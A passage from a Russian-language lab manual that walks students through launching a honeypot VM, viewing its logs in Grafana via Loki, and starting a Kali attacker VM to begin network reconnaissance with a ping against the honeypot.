Для выполнения учебных заданий с целью изучения механизма обнаружения атак на сетевую инфраструктуру необходимо запустить виртуальную машину, являющуюся honeypot-системой, а также запустить виртуальную машину, имитирующую работу злоумышленника. Для этого необходимо запустить программу Oracle VirtualBox Менеджер. В разделе с виртуальными машинами находится виртуальная машина «Honeypot-Machine». На панели инструментов необходимо нажать кнопку «Запустить». После запуска виртуальной машины «Honeypot-Machine» будет отображаться меню входа в хостовую систему от учетной записи «user» (см. рисунок 18).




Рисунок 18 – Меню входа в систему

Далее необходимо ввести пароль учетной записи «user» - «P@ssw0rd!».

Изучение процедуры запуска и первоначальной конфигурации honeypot-системы.

Необходимо открыть терминал ОС «Linux» на хостовой системе. Для этого в левом нижнем углу экрана необходимо нажать на значок «Показать приложения». Сверху экрана будет расположена поисковая строка. Необходимо ввести в ней «terminal» и выбрать соответствующую программу.

Далее необходимо выполнить запуск honeypot-системы. Для этого необходимо перейти в каталог «honeypot». Далее необходимо выдать права на выполнение bash-скрипта «honeypot.sh». Далее выполнить запуск данного скрипта от имени суперпользователя, введя пароль пользователя «user» (см. рисунок 19).

```
user@honeypot:~$ cd honeypot/  
user@honeypot:~/honeypot$ chmod +x honeypot.sh  
user@honeypot:~/honeypot$ sudo ./honeypot.sh  
[sudo] пароль для user:
```

Рисунок 19 – Процесс запуска honeypot-системы

В результате запуска honeypot-системы с помощью bash-скрипта «honeypot.sh» в терминале выведется меню с доступными сетевыми интерфейсами хостовой системы (см. рисунок 20). Сетевой интерфейс «lo» является локальным, интерфейс «docker0», а также с именованием «br-» используются для управления docker-контейнерами. После вывода всех сетевых интерфейсов программа попросит выбрать и ввести внешний сетевой интерфейс хостовой системы для дальнейшей работы с honeypot-системой (см. рисунок 20). В примере таким интерфейсом является «ens32». Необходимо ввести в терминале соответствующий внешний интерфейс (см. рисунок 20).

```
user@honeypot:~/honeypot$ sudo ./honeypot.sh  
[sudo] пароль для user:  
CHOICE OF INTERFACE  
-----  
lo  
ens32  
br-23707fa55093  
docker0  
br-6da6240e4b9f  
-----  
ENTER HOST-INTERFACE :  
-----  
ens32  
-----
```

Рисунок 20 – Выбор внешнего сетевого интерфейса хостовой системы

После ввода внешнего сетевого интерфейса хостовой системы программа выводит сообщение об успешном или не успешном запуске honeypot-системы.

В случае неудачного запуска honeypot-системы (аварийное прерывание работы bash-скрипта «honeypot.sh» также повлечет за собой нерабочее состояние honeypot-системы) программа выведет на экран следующее сообщение (см. рисунок 21).

```
user@honeypot:~/honeypot$ sudo ./honeypot.sh
CHOICE OF INTERFACE
-----
lo
ens32
br-23707fa55093
docker0
br-6da6240e4b9f
-----
ENTER HOST-INTERFACE :
-----
ens32
-----
the honeypot is running!
user@honeypot:~/honeypot$
```

Рисунок 21 – Результат неуспешной попытки honeypot-системы

Для возобновления работы honeypot-системы необходимо выполнить команды по остановке и удалению docker-контейнера, входящего в состав honeypot-системы (см. рисунок 22).

```
user@honeypot:~/honeypot$ sudo docker stop honeypot
[sudo] пароль для user:
honeypot
user@honeypot:~/honeypot$ sudo docker rm honeypot
honeypot
user@honeypot:~/honeypot$
```

Рисунок 22 – Механизм возобновления работы honeypot-системы

В случае же успешного запуска программа выведет сообщение об старте системе, а также выведет IP-адрес honeypot-системы (см. рисунок 23).

```
user@honeypot: ~/honeypot
Файл Правка Вид Поиск Терминал Справка
user@honeypot:~$ cd honeypot/
user@honeypot:~/honeypot$ sudo ./honeypot.sh
[sudo] пароль для user:
CHOICE OF INTERFACE
-----
lo
ens32
docker0
-----
ENTER HOST-INTERFACE :
-----
ens32
-----
WARNING: Your kernel does not support swap limit capabilities or the cgroup is not mounted. Memory limited
without swap.
-----
honeypot run! ip-address - 192.168.0.129
-----
Enter the command...
[0] - end of the program
[1] - start again
```

Рисунок 23 – Успешный запуск honeypot-системы

Кроме этого, программа выведет информацию об дальнейшем действии с honeypot-системой. Таким действием может быть завершение работы системы или ее перезапуск. Для дальнейшей работы с honeypot-системой вводить команды не нужно.

Далее необходимо перейти в web-интерфейс сервиса «Grafana», в котором будет находиться информация, связанная с зарегистрированными honeypot-системой событиями. Необходимо открыть приложение «Web-браузер Firefox». В поисковой строке необходимо ввести команду «http://localhost:3000» для получения доступа к информационной панели «Grafana» (см. рисунок 24).




Рисунок 24 – Получение доступа к информационной панели «Grafana»

В результате на экране будет отображена форма аутентификации в сервис «Grafana» (см. рисунок 25). Необходимо ввести в поле логина «admin», в поле пароля «admin» (см. рисунок 25).




Рисунок 25 – Форма входа в сервис «Grafana»

После этого будет предложено ввести новый пароль для учетной записи пользователя «admin». Необходимо ввести дважды новый пароль – «P@ssw0rd!» (см. рисунок 26).



Рисунок 26 – Обновление учетной данных пользователя «admin»

В результате выполнится вход в web-интерфейс «Grafana» (см. рисунок 27).




Рисунок 27 – Результат входа в web-интерфейс «Grafana»

Далее необходимо выполнить настройки данного сервиса. В меню «Configuration» необходимо выбрать раздел «Preferences» (см. рисунок 28). В пункте «UI Theme» необходимо выбрать «Light» (см. рисунок 28).




Рисунок 28 – Настройки web-интерфейса «Grafana»

В результате web-интерфейс «Grafana» будет отображаться в светлых цветах. Далее необходимо выполнить переход в меню «Data sources» (см. рисунок 29). Далее необходимо нажать на кнопку «Add data source» для создания нового источника данных. В меню доступных источников данных выбрать сервис «Loki» и нажать кнопку «Select» (см. рисунок 29).




Рисунок 29 – Добавление источника данных для информационной панели «Grafana»

На странице по настройке источника данных «Loki» в поле данных «URL» необходимо ввести адрес сервиса «Loki» (см. рисунок 30). Далее необходимо нажать кнопку «Save & Test». При верной настройке на экране выведется сообщение об успешном создании нового источника данных (см. рисунок 30).




Рисунок 30 – Настройка источника данных «Loki»

После создания источника данных «Loki» в панели меню сервиса «Grafana» необходимо выбрать раздел «Explore» (см. рисунок 31).




Рисунок 31 – Переход в панель исследования «Grafana»

В результате на экране будет выведена информационная-исследовательская панель «Grafana» (см. рисунок 32). Далее необходимо нажать на кнопку «Log labels», выбрать раздел «filename» для отображения списка log-файлов, куда собирается вся зарегистрированная honeypot-системой информация (см. рисунок 32).




Рисунок 32 – Информационная панель «Grafana»

Далее необходимо выбрать из списка файл «docker_logs.log», в котором будет храниться информация, связанная с запуском служб в docker-контейнере «honeypot» (см. рисунок 33).




Рисунок 33 – Просмотр файла «docker_logs.log»

Информация из данного log-файла, а также из последующих, будет располагаться на информационно-исследовательской панели «Grafana» по времени регистрации того или иного события, связанного с honeypot-системой. То есть, чем новее собранная информация по времени, тем выше она располагается на информационной панели.

После просмотра файла «docker_logs.log» необходимо нажать на кнопку «Log labels», выбрать раздел «filename» и открыть содержимое файла «docker_net.log» (см. рисунок 34).



Рисунок 34 – Просмотр содержимого файла «docker_net.log»

В информационной панели «Grafana» будут отображаться данные, информирующие, что утилита tcpdump «слушает» сетевой интерфейс «docker0» для сбора входящего сетевого трафика, связанного с honeypot-системой.

Далее необходимо выполнить переход в разделе «filename» для отображения файла «file_operation.log», который выведет информацию, связанную с чтением, записью и изменением прав доступа к файлам и директориям, находящимся в docker-контейнере, применяемом в качестве модуля «обмана» злоумышленника (см. рисунок 35).




Рисунок 35 – Просмотр файла «file_operation.log»

Кроме этого, далее необходимо выполнить переход во вкладку с файлом «input_command.log», который будет отображать информацию, связанную с выполняемыми пользователями командами в интерактивном режиме (см рисунок 36).



Рисунок 36 – Просмотр файла «input_command.log»

Таким образом, honeypot-система полноценно работает для обнаружения атак.

Изучение механизма проведения сетевой разведки.

Для проведения атак на объект сетевой инфраструктуры, в качестве которого применяется хостовая система вместе с honeypot-устройством, используется виртуальная машина «Hack-Machine». Для дальнейшей работы необходимо запустить данную машину в стартовом окне программы Oracle VirtualBox Менеджер. После запуска виртуальной машины «Hack-Machine»

будет отображаться меню входа в систему «Kali-Linux». Для входа в систему необходимо ввести имя учетной записи пользователя и пароль от учетной записи. Имя учетной записи – «user», пароль – «P@ssw0rd123» (см. рисунок 37).




Рисунок 37 – Вход в систему, используемая для проведения атак на honeypot-систему

После входа в систему необходимо открыть терминал ОС «Kali-Linux». Для этого в верхней панели необходимо выбрать соответствующий ярлык терминала. В терминале необходимо ввести команду «ls» для отображения существующих файлов и каталогов в домашнем репозитории пользователя «user» (см. рисунок 38).




Рисунок 38 – Проверка наличия существующих файлов и каталогов в домашнем репозитории пользователя «user»

Также необходимо ввести команду «ip a» для проверки, что виртуальная машина «Hack-Machine» находится в одной сети с машиной «Honeypot-Machine» (см. рисунок 39). Сеть, в который должны располагаться машины – 192.168.110.0/24.




Рисунок 39 – Проверка сети на виртуальной машине «Hack-Machine»

Для проведения атаки на объект сетевой инфраструктуры, в качестве которого выступает машина «Honeypot-Machine», необходимо иметь первоначальные данные об атакуемой системе. Такой информацией является IP-адрес «Honeypot-Machine» - 192.168.110.110. Перед началом проведения атаки на объект сетевой инфраструктуры проводится сетевая разведка цели атаки. Для начала необходимо проверить доступность системы, которая будет подвергаться атаке. Для проверки необходимо ввести команду «ping» (см. рисунок 40).

```
user@hack:~$ ping 192.168.110.110
PING 192.168.110.110 (192.168.110.110) 56(84) bytes of data.
